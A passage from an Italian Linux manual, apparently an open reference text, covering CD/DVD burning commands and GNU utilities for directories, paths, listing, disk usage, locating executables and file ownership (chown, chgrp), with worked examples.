`cdrecord -v speed=n_velocità dev=[n_scheda_controllo,]n_unità,n_lun -data file_immagine` `wodim -v speed=n_velocità dev=[n_scheda_controllo,]n_unità,n_lun -data file_immagine`	Inizia la registrazione alla velocità stabilita del file indicato come argomento finale, nell'unità SCSI indicata dal numero di unità e dal numero LUN.
`touch file_toc; echo CD_ROM >> file_toc; echo TRACK MODE1 >> file_toc; echo DATAFILE \"file_immagine\" >> file_toc; cdrdao write --device n_scheda_controllo,n_unità,n_lun --driver generic-mmc-raw -v 2 --speed n_velocità file_immagine`	Come nell'esempio precedente, utilizzando Cdrdao e specificando espressamente che si tratta di un masterizzatore ATAPI.
`cdrecord -v speed=4 dev=3,0 -data file_immagine` `wodim -v speed=4 dev=3,0 -data file_immagine`	Inizia la registrazione a una velocità quadrupla (x4) del file indicato, nell'unità SCSI numero tre, senza LUN.

Comando	Descrizione
`touch` ***file_toc*** `;` ↩ ↪`echo CD_ROM >>` ***file_toc*** `;` ↩ ↪`echo TRACK MODE1 >>` ***file_toc*** `;` ↩ ↪`echo DATAFILE \"`***file_immagine***`\" >>` ***file_toc*** `;` ↩ ↪`cdrdao write --device 0,0,0` ↩ ↪`--driver generic-mmc-raw` ↩ ↪`-v 2 --speed 8` ***file_immagine***	Inizia la registrazione a una velocità ottupla (x8) del file indicato, nell'unità 0,0,0.
`dvdrecord -v -dao -overburn driver=mmc-mdvd` ↩ ↪`speed=`***n_velocità*** ↩ ↪`dev=` [***n_scheda_controllo*** `,`] ***n_unità*** `,` ***n_lun*** ↩ ↪***file_immagine***	Inizia la registrazione di un DVD-R o di un DVD-RW alla velocità stabilita del file indicato come argomento finale, nell'unità SCSI indicata dal numero di unità e dal numero LUN. Si specifica anche che il masterizzatore è di tipo ATAPI standard.
`growisofs -dvd-compat -Z /dev/sr0=`***file_immagine***	Copia il file-immagine specificato in un DVD±R o in un DVD±RW, collocato nell'unità corrispondente al file di dispositivo '`/dev/sr0`', come prima e unica sessione.
`growisofs -Z /dev/sr0 -R -J /home/tizio/dati`	Copia il contenuto della directory '`/home/tizio/dati/`' in un DVD±R o DVD±RW, come prima sessione, a cui potrebbero essere aggiunte successivamente altre sessioni. Attraverso le opzioni di '**`mkisofs`**' ('**`-R`**' e '**`-J`**') si richiede di utilizzare le estensioni Rock Ridge e Joliet.
`growisofs -M /dev/sr0 -R -J /home/tizio/dati`	Copia il contenuto della directory '`/home/tizio/appunti/`' in una sessione successiva di un DVD±R o DVD±RW; le opzioni di '**`mkisofs`**' che riguardano le estensioni al formato ISO 9660 devono essere le stesse usate nelle sessioni preesistenti.
`growisofs -Z /dev/sr0=/dev/zero`	Cancella completamente, per motivi di sicurezza, il contenuto di un DVD.

`cdrecord -v speed=4 dev=3,0 -isosize /dev/hdc`
 	
`wodim -v speed=4 dev=3,0 -isosize /dev/hdc`
	Esegue una copia identica di un CD-ROM (un CD contenente dati) corrispondente al dispositivo '`/dev/hdc`'. La registrazione avviene a una velocità quadrupla (x4), nell'unità SCSI numero tre senza LUN. L'opzione '**`-isosize`**' serve per evitare di leggere dal dispositivo '`/dev/hdc`' oltre la fine del file system.

`cdrdao copy --device 0,0,0` ↩ ↪`--driver generic-mmc-raw` ↩ ↪`-v 2 --speed 4`	Esegue una copia identica di un CD, utilizzando l'unità 0,0,0, creando un'immagine temporanea nella directory corrente, incidendo successivamente la copia a una velocità quadrupla.

Parte xxx

File e directory

Directory, percorsi e contenuti

Prima di poter gestire i file occorre saper amministrare i loro contenitori: le directory. Questo capitolo descrive i programmi attraverso i quali si possono gestire le directory e analizzare il loro contenuto. La tabella 179.1 elenca i programmi a cui si accenna in questo capitolo.

Tabella 179.1. Riepilogo dei programmi per la gestione delle directory, dei percorsi e del loro contenuto.

Programma	Descrizione
'**mkdir**'	Crea una directory.
'**rmdir**'	Elimina una directory vuota.
'**pwd**'	Emette il percorso della directory corrente.
'**basename**'	Emette l'ultimo nome di un percorso.
'**dirname**'	Emette il nome della directory estraendolo da un percorso.
'**namei**'	Scompone un percorso alla ricerca di collegamenti troppo complessi.
'**pathchk**'	Analizza un percorso alla ricerca di possibili errori.
'**ls**', '**dir**', '**vdir**'	Elenca il contenuto di una o più directory.
'**dircolors**'	Configura la colorazione di '**ls**' GNU.
'**file**'	Determina il tipo di file in base al magic number.
'**du**'	Calcola lo spazio utilizzato da una serie di directory e sottodirectory.
'**which**'	Determina quale eseguibile venga messo in esecuzione in modo predeterminato.
'**whereis**'	Cerca di determinare la collocazione di un programma.

179.1 Unità di riferimento

I programmi GNU che hanno a che fare con la misurazione di quantità di byte, possono essere configurati facilmente per ciò che concerne il sistema di misura da utilizzare. Esiste tradizionalmente un divario tra la misurazione dei dati e il SI (il *Sistema internazionale di unità*, ⟨http://www.bipm.fr/⟩). Per cercare di mettere un po' di ordine in questa confusione, è possibile intervenire su alcune variabili di ambiente per ottenere un comportamento differente da parte dei programmi.

Attraverso la variabile di ambiente '**BLOCK_SIZE**', è possibile stabilire la dimensione di un «blocco», cioè la quantità di byte usata come unità di riferimento. In generale, se la variabile di ambiente '**POSIXLY_CORRECT**' è stata definita (indipendentemente dal suo contenuto) e la variabile '**BLOCK_SIZE**' non c'è, i blocchi sono di 512 byte; diversamente, è la variabile '**BLOCK_SIZE**' a prendere il sopravvento. Inoltre, se nessuna di queste variabili è presente, il blocco predefinito è di 1024 byte.

Nel gergo che si è sviluppato nei programmi GNU, dal momento che i blocchi di 512 byte sono difficili da valutare rapidamente, si fa riferimento al concetto di «*human readable*» per dire che i blocchi sono da 1024 byte. Tuttavia, la facilità di lettura che si sottintende in questo modo, è solo approssimativa, perché le convenzioni umane portano a pensare in base a una numerazione decimale. Pertanto, la variabile '**BLOCK_SIZE**', oltre che contenere un numero, che rappresenta la dimensione del blocco in byte, può contenere due stringhe ben precise, a cui viene dato un significato determinato. Si veda la tabella 179.2.

Tabella 179.2. Valori assegnabili alla variabile di ambiente '**BLOCK_SIZE**'.

Contenuto	Descrizione
n	Esprime la dimensione del blocco in byte.
`human-readable`	Indica un blocco di 1 024 byte.
`si`	Indica un blocco di 1 000 byte, secondo il SI.

In particolare, quando la variabile di ambiente '**BLOCK_SIZE**' contiene la stringa '**si**', il valore dei simboli usati come moltiplicatori, assume un significato diverso. Si osservi per questo la tabella 179.3.

Tabella 179.3. Moltiplicatori usati nei programmi GNU, a seconda dell'impostazione della variabile di ambiente '**BLOCK_SIZE**'.

Simbolo	'**human-readable**'	'**si**'
k	2^{10}	10^{3}
M	2^{20}	10^{6}
G	2^{30}	10^{9}
T	2^{40}	10^{12}
P	2^{50}	10^{15}
E	2^{60}	10^{18}
Z	2^{70}	10^{21}
Y	2^{80}	10^{24}

A livello della riga di comando, si può intervenire attraverso opzioni comuni, che in generale prendono il sopravvento sulle impostazioni delle variabili di ambiente. La tabella 179.4 riassume queste opzioni.

Tabella 179.4. Opzioni comuni relative alla definizione della dimensione dei blocchi.

Opzione	Descrizione
`--block-size=`***n***	Esprime la dimensione del blocco in byte.
`--block-size=human-readable`	Indica un blocco di 1 024 byte.
`--block-size=si`	Indica un blocco di 1 000 byte, secondo il SI.
`--kilobytes` `-k`	Indica un blocco di 1 024 byte.
`--human-readable` `-h`	Indica un blocco di 1 024 byte.
`--si` `-H`	Indica un blocco di 1 000 byte, secondo il SI.

Sarebbero disponibili anche altre variabili di ambiente, che permettono la configurazione spe-

cifica di ogni programma di servizio. Eventualmente si può consultare la documentazione originale.

179.2 Directory

La directory è un tipo speciale di file, il cui scopo è quello di contenere riferimenti ad altri file e ad altre directory. In altri termini, la directory è un indice di file ed eventualmente di altri sottoindici.

I permessi attribuiti a una directory vanno interpretati in maniera particolare:

- il permesso di lettura permette di conoscere il contenuto di una directory attraverso un programma come '**ls**' o simile, senza il quale, la directory può essere attraversata ugualmente;
- il permesso di scrittura permette di modificarne il contenuto, cioè di aggiungere o eliminare file e altre directory;
- il permesso di «esecuzione» permette il suo attraversamento, ovvero permette di raggiungere il suo contenuto o quello di altre directory discendenti.

179.2.1 Utilizzo di «mkdir»

Il programma di servizio '**mkdir**'[1] (*Make directory*) crea una o più directory:

```
mkdir [opzioni] directory...
```

In mancanza di indicazioni gli attributi della nuova directory sono 777_8 meno i bit della maschera dei permessi. Il valore tipico di questa maschera è 022_8 e di conseguenza gli attributi normali di una nuova directory sono 755_8, cosa che in pratica permette a tutti di accedere e leggerne il contenuto, ma concede solo al proprietario di modificarle.

Tabella 179.5. Alcune opzioni.

Opzione	Descrizione
`-m` ***modalità_dei_permessi*** `--mode=`***modalità_dei_permessi***	Permette di definire esplicitamente la modalità dei permessi attribuiti alle directory che vengono create. Questa modalità può essere attribuita in forma numerica o in forma simbolica. La sintassi della forma simbolica è descritta in occasione della presentazione del programma '**chmod**' (180.2.5).
`-p` `--parents`	Fa in modo che vengano create anche le directory precedenti se queste non sono presenti. In tal caso la modalità utilizzata, per i permessi di queste directory precedenti, corrisponde a quanto stabilito per quella o quelle directory da creare con l'aggiunta (se necessario) dei permessi di scrittura e di esecuzione per l'utente proprietario. Infatti, sarebbe normalmente logico pensare che almeno al proprietario sia concesso di accedervi e di poterle modificare.
`--verbose`	Emette un messaggio per ogni directory creata. È particolarmente utile in abbinamento all'opzione '**-p**'.

179.2.2 Utilizzo di «rmdir»

Il programma di servizio '**rmdir**' [2] (*Remove directory*) elimina le directory indicate, se sono vuote:

```
rmdir [opzioni] directory...
```

Tabella 179.6. Alcune opzioni.

Opzione	Descrizione
`-p` `--parents`	Elimina anche le directory precedenti se, dopo la cancellazione delle directory finali, queste restano vuote.

179.3 Percorsi

Il ***percorso*** o *path* è il modo con cui si identifica la posizione di un file o di una directory. File e directory vengono spesso indicati per nome facendo riferimento a una posizione sottintesa: la directory corrente (o attuale). File e directory possono essere indicati utilizzando un nome che comprende anche l'indicazione del percorso necessario a raggiungerli.

179.3.1 Utilizzo di «pwd»

Il programma di servizio '**pwd**' [3] (*Print working directory*) emette attraverso lo standard output il percorso assoluto della directory corrente. Viene mostrato il percorso reale, traducendo i collegamenti simbolici.

```
pwd [opzioni]
```

È molto probabile che la shell utilizzata metta a disposizione un comando interno con lo stesso nome. Il funzionamento di questo comando potrebbe essere leggermente differente da quello del programma.

179.3.2 Utilizzo di «basename»

Il programma di servizio '**basename**' [4] estrae il nome di un file o di una directory da un percorso:

```
basename percorso [suffisso]
```

In pratica: rimuove dal percorso la parte anteriore contenente l'informazione sulla directory; inoltre, eventualmente, rimuove anche il suffisso indicato dalla parte finale del nome rimanente. Il risultato viene emesso attraverso lo standard output.

Segue una sequenza di esempi senza spiegazione, da cui si vede comunque come si comporta il programma:

$ **basename "/idrogeno/ossigeno"** [*Invio*]

```
ossigeno
```

$ **basename "/idrogeno/eliografia.sh" ".sh"** [*Invio*]

```
eliografia
```

$ **basename "/idrogeno/eliografia.sh" "grafia.sh"** [*Invio*]

```
elio
```

179.3.3 Utilizzo di «dirname»

Il programma di servizio '**dirname**' [5] (*Directory name*) estrae la directory da un percorso:

```
dirname percorso
```

In pratica: rimuove dal percorso la parte finale a partire dall'ultima barra obliqua ('/') di divisione tra l'informazione della directory e il nome del file. Se il percorso contiene solo un nome di file, il risultato è un punto singolo ('.'), cioè la directory corrente. Il risultato viene emesso attraverso lo standard output.

Segue una sequenza di esempi senza spiegazione, da cui si vede comunque come si comporta il programma:

$ **dirname "/idrogeno/ossigeno/elio"** [*Invio*]

```
/idrogeno/ossigeno
```

$ **dirname "/idrogeno/ossigeno"** [*Invio*]

```
/idrogeno
```

$ **dirname "/idrogeno"** [*Invio*]

```
/
```

$ **dirname "idrogeno"** [*Invio*]

```
.
```

179.3.4 Utilizzo di «namei»

Il programma di servizio '**namei**' [6] scompone un percorso finché raggiunge un punto terminale:

```
namei [opzioni] percorso...
```

In pratica, attraverso '**namei**' vengono analizzati i percorsi forniti, ne viene scomposto e descritto il contenuto nelle varie (eventuali) sottodirectory, quindi, se tra gli elementi contenuti nei percorsi richiesti esistono dei collegamenti simbolici, viene visualizzato anche l'elemento di destinazione. Questo programma è particolarmente utile per seguire i collegamenti simbolici, soprattutto quando questi hanno troppi livelli, cioè quando un collegamento punta a un altro collegamento ecc. I vari elementi visualizzati sono preceduti da una lettera che ne descrive le caratteristiche:

Sigla	Tipo corrispondente
`f:`	il percorso che si sta analizzando;
`d`	directory;
`l`	collegamento simbolico;
`s`	socket;
`b`	file di dispositivo a blocchi;
`c`	file di dispositivo a caratteri;
`-`	file normale;
`?`	errore.

Segue la descrizione di alcuni esempi.

- `$` **`namei /usr/bin/X11`** [*Invio*]

  Genera il risultato seguente:

  ```
  f: /usr/bin/X11
   d /
   d usr
   d bin
   l X11 -> ../X11R6/bin
     d ..
     d X11R6
     d bin
  ```

  Da questo si intende che la directory '`/usr/bin/X11/`' in realtà non esiste, trattandosi di un collegamento simbolico alla vera directory '`/usr/X11R6/bin/`'.

• $ **namei /usr/bin/x-www-browser** [*Invio*]

```
f: x-www-browser
 l x-www-browser -> /etc/alternatives/x-www-browser
   d /
   d etc
   d alternatives
   l x-www-browser -> /usr/bin/mozilla
     d /
     d usr
     d bin
     l mozilla -> /etc/alternatives/mozilla
       d /
       d etc
       d alternatives
       l mozilla -> /usr/bin/mozilla-1.6
         d /
         d usr
         d bin
         - mozilla-1.6
```

In questo caso si analizza il nome '`/usr/bin/x-www-browser`', che nelle distribuzioni GNU/Linux Debian rappresenta il «navigatore» grafico standard installato nel sistema. Come si vede, dopo una serie di passaggi, si arriva al programma '`/usr/bin/mozilla-1.6`'.

179.3.5 Utilizzo di «pathchk»

Il programma di servizio '**`pathchk`**' [7] (*Path check*) consente di controllare i percorsi:

```
pathchk [opzioni] [percorso...]
```

Per ogni percorso indicato come argomento viene eseguita una verifica e, se necessario, viene emesso attraverso lo standard output un messaggio per informare di uno dei problemi seguenti:

- una delle directory esistenti, indicate all'interno di uno dei percorsi, non ha il permesso di esecuzione necessario per essere attraversata;
- la lunghezza totale di un percorso è maggiore di quella gestibile con quel tipo di file system;
- la sola lunghezza di uno degli elementi di un percorso è maggiore di quella gestibile con quel tipo di file system.

Tabella 179.17. Alcune opzioni.

Opzione	Descrizione
`-p` `--portability`	Invece di eseguire un controllo in base alle possibilità del file system effettivamente in funzione, il programma si basa sulle specifiche minime stabilite dallo standard POSIX.1 sulla portabilità; inoltre, viene controllato che non siano usati caratteri che potrebbero creare problemi di portabilità.

Il programma restituisce zero se tutti i percorsi hanno superato i controlli con successo; altrimenti restituisce il valore uno.

Seguono alcuni esempi autoesplicativi:

$ **pathchk -p /home/perché** [*Invio*]

```
path '/home/perché' contains nonportable character 'é'
```

$ **pathchk -p "/home/tizio/ciao bella"** [*Invio*]

```
path '/home/tizio/ciao bella' contains nonportable character ' '
```

Naturalmente, se il percorso è corretto, non si ottiene alcuna segnalazione.

179.4 Contenuti

Quando a un programma devono essere passati uno o più nomi di file tra gli argomenti, si possono rappresentazione più nomi contemporaneamente attraverso un modello che fa uso di simboli adatti (a questo proposito si parla anche di *globbing*). La trasformazione del modello in elenchi di file (e directory) esistenti effettivamente, è compito della shell, cioè si tratta di qualcosa a cui gli altri programmi sono normalmente estranei. Nella sezione 143.2.9 viene trattato il modo con cui una shell POSIX si comporta al riguardo.

Il contenuto di una directory viene analizzato normalmente attraverso il programma '**ls**'. In particolare, la realizzazione GNU di '**ls**' può essere configurata per colorare i nomi dei file in modo diverso a seconda del tipo di questi.

179.4.1 Utilizzo di «ls», «dir» e «vdir»

Il programma di servizio '**ls**' [8] (*List*) visualizza i nomi di file o il contenuto delle directory indicate:

ls [*opzioni*] [*nome*...]

In mancanza dell'indicazione esplicita di file o di directory, viene visualizzato il contenuto della directory corrente e di norma non vengono inclusi i nomi di file e directory il cui nome inizia con un punto: questi sono considerati nascosti.

È importante ricordare che se vengono indicati dei nomi di file o directory nella riga di comando, è compito della shell espandere eventuali caratteri jolly. Di conseguenza, in questo caso, è la shell che non fornisce a '**ls**' i nomi che iniziano con un punto.

Il funzionamento predefinito di '**ls**' GNU dipende anche dalla configurazione fatta attraverso '**dircolors**'. In generale, se non viene indicato diversamente, '**ls**' genera un elenco ordinato per colonne se lo standard output è diretto allo schermo del terminale, oppure un elenco su un'unica colonna se viene diretto altrove. Questa particolarità è molto importante per poter gestire l'output di questo programma attraverso elaborazioni successive.

Tabella 179.20. Alcune opzioni.

Opzione	Descrizione
`-a` `--all`	Per ciò che è competenza di '**ls**', vengono elencati anche gli elementi i cui nomi iniziano con punto (i cosiddetti file nascosti).
`-A` `--almost-all`	Vengono elencati tutti gli elementi, esclusi i riferimenti alla directory stessa ('**.**') e a quella genitrice ('**..**').

`-b`
`--escape`
`--quoting-style=escape`
	Se i nomi dei file contengono caratteri che non possono essere visualizzati, usa una notazione ottale al loro posto.

`-l`
`--format=long`
`--format=verbose`
	Oltre ai nomi, vengono visualizzati il tipo, i permessi, la quantità di collegamenti fisici, il nome dell'utente proprietario, il nome del gruppo, la dimensione in byte, la data di modifica.

`-q` `--hide-control-chars`	Utilizza il punto interrogativo per sostituire i caratteri «non stampabili» (ovvero che non possono essere visualizzati) che dovessero essere contenuti eventualmente nei nomi.
`-R` `--recursive`	Vengono elencati i contenuti di tutte le directory in modo ricorsivo.
`-t` `--time=time`	Ordina il contenuto delle directory in funzione della data: dalla più recente alla più antica. Se non viene specificato diversamente, si fa riferimento alla data di modifica.

`-c`
`--time=ctime`
`--time=status`
	Utilizza la data di cambiamento dello stato dei file (ovvero la data di creazione, anche se questa definizione non è perfetta). Se viene usato il formato lungo di visualizzazione ('**-l**'), viene indicata questa data; se l'opzione '**-c**' viene usata insieme a '**-t**', l'elenco viene ordinato in base a questa data.

Opzione	Descrizione

`-u`
`--time=atime`
`--time=access`
`--time=use`
	Utilizza la data di accesso ai file. Se viene usato il formato lungo di visualizzazione ('**`-l`**'), viene indicata questa data; se l'opzione '**`-u`**' viene usata insieme a '**`-t`**', l'elenco viene ordinato in base a questa data.

`-e` `--full-time`	Quando l'elenco comprende l'indicazione della data, questa viene espressa in modo dettagliato.
`-i` `--inode`	Emette, alla sinistra delle indicazioni inerenti i file, il numero di inode.
`-r` `--reverse`	Riordina in modo inverso rispetto al normale.
`-B` `--ignore-backups`	Esclude dall'elenco i file che terminano con il simbolo tilde ('**`~`**'). Infatti, questo simbolo viene utilizzato normalmente per distinguere le copie di sicurezza delle versioni precedenti di file che hanno la stessa radice.
`-C` `--format-vertical`	Emette un elenco organizzato in colonne, indipendentemente dalla destinazione dello standard output.
`-F` `--classify`	Se non è già la modalità di funzionamento predefinita, aggiunge un carattere alla fine dei nomi dei file, in modo da riconoscerne il tipo: '**`*`**' eseguibile; '**`/`**' directory; '**`@`**' collegamento simbolico; '**`|`**' file FIFO (*pipe* con nome); '**`=`**' socket. Gli altri file non hanno alcun simbolo.
`-S` `--sort=size`	Riordina in base alla dimensione in modo decrescente.
`-X` `--sort=extension`	Riordina in base all'estensione, cioè alla parte di nome che appare dopo l'ultimo punto. I nomi che non contengono alcun punto hanno la precedenza.
`-1` `--format=single-column`	Elenca i nomi, uno per ogni riga.
`-w` ***n_colonne*** `--width` ***n_colonne***	Definisce la larghezza a disposizione per l'elenco. L'argomento dell'opzione si riferisce al numero di caratteri utilizzabili. Di solito, la larghezza viene determinata in funzione del numero di colonne che ha a disposizione il terminale o la finestra del terminale.

Opzione	Descrizione
`-I` *modello* `--ignore` *modello*	Permette di escludere dall'elenco i file che sono rappresentati dal modello specificato, quando questi non sono indicati espressamente nella riga di comando. Bisogna tenere presente che il modello in questione deve essere interpretato da '**`ls`**' e non dalla shell. In pratica, è necessario delimitarlo o utilizzare dei caratteri di protezione per evitare l'intervento della shell.

Segue la descrizione di alcuni esempi.

- `$` **`ls -l`** [*Invio*]

  Visualizza un elenco lungo del contenuto della directory corrente.

- `$` **`ls -la`** [*Invio*]

  Visualizza un elenco lungo del contenuto della directory corrente, che include anche i nomi che iniziano con un punto.

- `$` **`ls -R /*/*/dir*`** [*Invio*]

  Cerca, a partire dal secondo livello dopo la directory radice, gli elementi che iniziano per «dir».

- `$` **`ls -I \*.html`** [*Invio*]

  Elenca il contenuto della directory corrente, escludendo i file corrispondenti al modello '`*.html`'. La barra obliqua inversa davanti all'asterisco serve per richiedere alla shell di non espanderlo e non viene passata a '**`ls`**'.

Il programma '**`ls`**' può essere avviato usando nomi differenti, ottenendo così un comportamento particolare:

`dir` [*opzioni*] [*nome*...]

`vdir` [*opzioni*] [*nome*...]

Usando il nome '**`dir`**' si ottiene l'equivalente di '**`ls -C -b`**', mentre con il nome '**`vdir`**' si ottiene l'equivalente di '**`ls -l -b`**'. In pratica, nel primo caso si vuole ricordare il funzionamento del comando '**`DIR`**' dei sistemi Dos, mentre nel secondo il prefisso «v» sta per *vertical*.

179.4.2 Utilizzo di «dircolors»

Il programma '**dircolors**' configura la colorazione e le modalità predefinite di funzionamento di '**ls**':

```
eval `dircolors [opzioni] [file] `
```

Se non viene specificato il file di configurazione in modo esplicito, '**dircolors**' cerca di utilizzare '~/.dir_colors' e in mancanza di questo '/etc/DIR_COLORS', che si riferisce alla configurazione generale del sistema dei colori per '**ls**'.

'**dircolors**' è fatto per essere avviato immediatamente dopo l'esecuzione di una shell, in quanto la configurazione si traduce nella creazione della variabile di ambiente '**LS_COLORS**', con la quale si possono definire degli alias di shell per attuare in pratica questa configurazione.

Per analizzarne il contenuto basta utilizzare il comando seguente:

$ **echo "$LS_COLORS"** [*Invio*]

Si ottiene un record molto lungo. Di seguito appare un esempio di questo, spezzato in più parti per poterlo consultare.

```
no=00:fi=00:di=01;34:ln=01;36:pi=40;33:so=01;35:bd=40;33;01:↩
↪cd=40;33;01:ex=01;32:*.cmd=01;32:*.exe=01;32:*.com=01;32:*.btm=01;32:↩
↪*.bat=01;32:*.tar=01;31:*.tgz=01;31:*.arj=01;31:*.taz=01;31:↩
↪*.lzh=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.gz=01;31:*.jpg=01;35:↩
↪*.gif=01;35:*.bmp=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:
```

Con questa variabile si può costruire un alias al programma '**ls**'.

$ **alias ls='/bin/ls --color'** [*Invio*]

In questo modo, l'alias '**ls**' avvia il programma '/bin/ls' con l'argomento '**--color**' che attiva la gestione dei colori utilizzando il contenuto della variabile '**LS_COLORS**'. I dettagli sul funzionamento di '**dircolors**' e sul modo con cui può essere configurato si trovano nelle pagine di manuale *dircolors(1)* e *ls(1)*.

179.4.3 Utilizzo di «file»

Il programma di servizio '**file**' [9] consente di determinare il tipo di file:

```
file [opzioni] file...
```

Il programma analizza i file indicati come argomento e cerca di classificarli utilizzando l'ordine di analisi seguente: file system, magic number, linguaggio. Quando il programma analizza i file in base al cosiddetto magic number, utilizza le informazioni contenute all'interno di '/usr/share/misc/magic' che in pratica contiene delle stringhe o delle sequenze binarie di riconoscimento.

179.4.4 Utilizzo di «du»[10]

Il programma di servizio '**du**' [11] (*Disk usage*) emette una sorta di statistica dell'utilizzo dello spazio da parte di un elenco di file o directory (in base al loro contenuto):

```
du [opzioni] file...
```

L'unità di misura con cui si esprime questo spazio è in blocchi, la cui dimensione cambia a seconda delle opzioni utilizzate oppure dalla presenza di una variabile di ambiente: '**POSIXLY_CORRECT**'. Se esiste e non viene usata l'opzione '**-k**', fa sì che i blocchi siano di 512 byte come prevede per questo lo standard POSIX. Diversamente, il valore predefinito dei blocchi è di 1 024 byte.

Tabella 179.22. Alcune opzioni.

Opzione	Descrizione
`-a` `--all`	Emette il conteggio riferito a tutti i file, non solo alle directory.
`-b` `--byte`	Emette le dimensioni in byte.
`-k` `--kilobytes`	Emette le dimensioni in kibibyte (simbolo: «Kibyte»). Questa opzione fa riferimento all'unità di misura predefinita, ma permette di fare ignorare a '**du**' la presenza eventuale della variabile '**POSIXLY_CORRECT**'.
`-m` `--megabytes`	Emette le dimensioni in mebibyte (simbolo: «Mibyte»).
`-h` `--human-readable`	Aggiunge una lettera alla dimensione, in modo da chiarire il tipo di unità di misura utilizzato.
`-c` `--total`	Emette anche un totale generale finale.
`-s` `--summarize`	Emette solo un totale per ogni argomento.
`-S` `--separate-dirs`	Emette la dimensione delle directory in modo separato, senza includere lo spazio utilizzato dalle sottodirectory.
`-x` `--one-file-system`	Salta il conteggio delle directory che si trovano in un file system diverso da quello di partenza.

179.5 Collocazione degli eseguibili

In linea di principio, per avviare un file eseguibile ci sarebbe bisogno di indicare precisamente il suo percorso. Per ovviare a questo inconveniente viene utilizzato un elenco di percorsi possibili all'interno dei quali devono essere cercati i file eseguibili che sono stati indicati semplicemente per nome. Questo elenco di percorsi è gestito dalla shell e normalmente viene contenuto nella variabile di ambiente '**`PATH`**'.

Se si vuole poter avviare un eseguibile dalla directory corrente senza indicare il suo percorso ('`./`***programma***'), occorre includere anche la directory corrente ('`.`') nell'elenco della variabile '**`PATH`**'.

> Per convenzione, ma anche per motivi di sicurezza, si mette il punto che simboleggia la directory corrente alla fine della serie contenuta nella variabile '**`PATH`**'.

Tanto più grande è il numero di directory contenuto nella variabile '**`PATH`**', tanto maggiore è il rischio di avviare eseguibili diversi da quelli desiderati. Molti file script standard hanno lo stesso nome e si distribuiscono in più punti del file system. In questi casi conviene utilizzare l'indicazione del percorso per avviare esattamente quello che si vuole. Questa è la situazione tipica degli script di configurazione che si usano per preparare un applicativo prima della sua compilazione:

`$` **`./configure`** [*Invio*]

179.5.1 Utilizzo di «which»

Il comando '**`which`**' simula la ricerca che farebbe la shell per avviare i programmi indicati negli argomenti e determina la posizione di quelli che verrebbero scelti. Ciò è utile per sapere: sia dove si trova un comando determinato, sia quale programma viene scelto effettivamente nel caso ne esistano diversi con lo stesso nome collocati in posizioni differenti nell'albero di directory.

`which` ***programma***...

In pratica, invece di essere un programma vero e proprio, potrebbe trattarsi semplicemente di un alias a un comando di shell. In effetti, '**`which`**' compie lo stesso ruolo del comando '**`type -path`**' della shell Bash.

179.5.2 Utilizzo di «whereis»

Il programma '**`whereis`**' individua i file binari, i sorgenti e le pagine di manuale dei file specificati nell'argomento. [12]

`whereis` [***opzioni***] ***file***...

Si veda eventualmente la pagina di manuale *whereis(1)*.

[1] **GNU core utilities** GNU GPL

[2] **GNU core utilities** GNU GPL

[3] **GNU core utilities** GNU GPL

[4] **GNU core utilities** GNU GPL

[5] **GNU core utilities** GNU GPL

[6] **util-linux: namei** GNU GPL

[7] **GNU core utilities** GNU GPL

[8] **GNU core utilities** GNU GPL

[9] **File** software libero con licenza speciale

[10] Questa sezione su '`du`' è identica alla 167.1.10.

[11] **GNU core utilities** GNU GPL

[12] **util-linux: whereis** UCB BSD

Capitolo 180

Proprietà, permessi e attributi

Le informazioni amministrative su file e directory sono conservate nel file system che si utilizza. In questo senso, le informazioni gestite e gestibili dipendono dalle possibilità del sistema operativo e dal tipo di file system a disposizione.

La tabella 180.1 elenca i programmi e i comandi a cui si accenna in questo capitolo.

Tabella 180.1. Riepilogo dei programmi e dei comandi per la gestione delle proprietà, dei permessi e degli attributi di file e directory.

Nome	Descrizione
'**chown**'	Cambia l'utente proprietario di file e directory.
'**chgrp**'	Cambia il gruppo proprietario di file e directory.
'**umask**'	Comando di shell per cambiare la modalità predefinita di creazione dei file.
'**chmod**'	Cambia la modalità di file e directory.
'**chattr**'	Cambia gli attributi particolari di un file system Ext2 o Ext3
'**lsattr**'	Elenca gli attributi particolari di un file system Ext2 o Ext3
'**touch**'	Cambia la data e l'orario di accesso o di modifica.

180.1 Proprietà

Ogni file e directory appartiene necessariamente a un utente e a un gruppo simultaneamente. L'appartenenza a un utente o a un gruppo particolare attribuisce significato ai permessi di accesso. Questi sono distinguibili in base al fatto che chi vuole accedere sia l'utente proprietario, o un utente del gruppo proprietario o un altro utente non appartenente a queste due categorie.

180.1.1 Utilizzo di «chown»

Il programma di servizio '**chown**' [1] (*Change owner*) cambia la proprietà dei file:

```
chown [opzioni] [utente] [:[gruppo]] file...
```

Se viene fornito solo il nome dell'utente o il suo numero UID, questo diviene il nuovo proprietario dei file. Se il nome dell'utente, o il suo numero, è seguito da due punti verticali ('**:**') e dal nome o dal numero di un gruppo (GID), vengono cambiate la proprietà dell'utente e la proprietà del gruppo. Se dopo '**:**' non segue il nome del gruppo, viene attribuito il gruppo principale a cui appartiene l'utente. Se prima di '**:**' non viene indicato il nome dell'utente, viene cambiata solo la proprietà del gruppo.

Sarebbe possibile usare il punto ('**.**'), al posto dei due punti ('**:**'), ma in generale è meglio evitarlo.

Tabella 180.2. Alcune opzioni.

Opzione	Descrizione
`-R` `--recursive`	Esegue l'operazione anche nelle sottodirectory.
`--dereference`	Se si incontrano dei collegamenti simbolici, interviene nei file a cui questi puntano.
`--from=`***utente*** **:** ***gruppo***	Modifica solo i file che inizialmente appartengono all'utente e al gruppo indicati.

Segue la descrizione di alcuni esempi.

- `#` **`chown tizio mio_file`** [*Invio*]

  L'utente '**`root`**' cambia l'utente proprietario del file '`mio_file`', facendo in modo che diventi '**`tizio`**'.

- `#` **`chown tizio:users mio_file`** [*Invio*]

  L'utente '**`root`**' cambia l'utente e il gruppo proprietario del file '`mio_file`', facendo in modo che diventino rispettivamente '**`tizio`**' e '**`users`**'.

- `$` **`chown :users mio_file`** [*Invio*]

  L'utente proprietario del file '`mio_file`' cambia il gruppo. Il gruppo indicato fa parte di quelli a cui appartiene l'utente.

- `#` **`chown -R --from=tizio caio mia_dir`** [*Invio*]

  L'utente '**`root`**' cambia la proprietà dei file contenuti a partire dalla directory '`mia_dir/`', in modo tale da trasferire a '**`caio`**' ciò che prima era proprietà di '**`tizio`**'.

180.1.2 Utilizzo di «chgrp»

il programma di servizio '**`chgrp`**' [2] (*Change group*) cambia il gruppo proprietario di file e directory:

```
chgrp [opzioni] gruppo file...
```

